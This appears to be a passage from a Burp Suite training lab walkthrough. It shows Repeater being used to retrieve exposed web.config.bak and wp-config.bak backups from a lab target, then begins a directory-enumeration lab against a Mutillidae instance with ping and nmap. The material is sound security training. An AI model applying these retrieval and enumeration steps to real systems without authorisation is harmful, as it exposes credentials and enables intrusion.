


The response header indicates that this was a redirection request. But the redirect was not followed and you can click the **Follow redirection** button on the top (it's highlighted in the above image) to follow the redirection. Let's do that:




Now you can see that there is a200 OKstatus code.

In order to see the response for this request in the browser, right-click in the response window and select **Show response in browser**:




That would show the following dialog box:




It contains the response URL. You can also check the checkbox to automatically copy the URL, in future.

Copy the URL and open it in the browser:




We can see the response in the browser. As you can notice, the URL points to the target machine and thus we could have manually opened it as well. But sometimes, you might tamper with the requests like modifying some headers, etc, in those cases, that URL provided by BurpSuite comes in handy!

Now let's send a request to fetchweb.config.bakusing the **Repeater**:




As you can see in the response, the XML config is retrieved back!


Let's getwp-config.bak:




Notice that the response contains the WordPress config.
So that's how we can issue requests via **Repeater**. You can modify the different request parameters like the URL, query parameters, and even the headers.
Step 15: Navigating between the requests issued via Burp Repeater.
Another interesting feature of the **Repeater** is that we can move back and forth between the issued requests by clicking on the forward and backward arrow buttons on top of the Repeater window.
Navigating back to the very first request:




Notice that we just landed on the very first request that we issued via the Repeater:



Navigating forward to the second to last request:



Notice again that we have landed on the request we intended:




That's quite handy when you wish to move back and forth between the requests you issued. **And that's how we can use BurpSuite to:** - Explore the site map of the target, - Add and Remove the target to and from the current scope - Intercept requests - Inspect HTTP History - Perform a basic directory enumeration attack using Burp Intruder - Use Repeater to issue web requests and learn to navigate back and forth between the issued requests!

Burp Suite Directory Enumeration

Command

Lab Environment
In this lab environment, the user is going to get access to a Kali GUI instance. An instance of the Mutillidae web application can be accessed using the tools installed on Kali at http://demo.ine.local.
Objective: Perform directory enumeration with Burp Suite!



Instructions

- **Use Directory wordlist:** /usr/share/wordlists/dirb/common.txt

Tools
The best tools for this lab are:


- BurpSuite
- A web browser

Solution
Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

ping demo.ine.local




The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command

nmap demo.ine.local

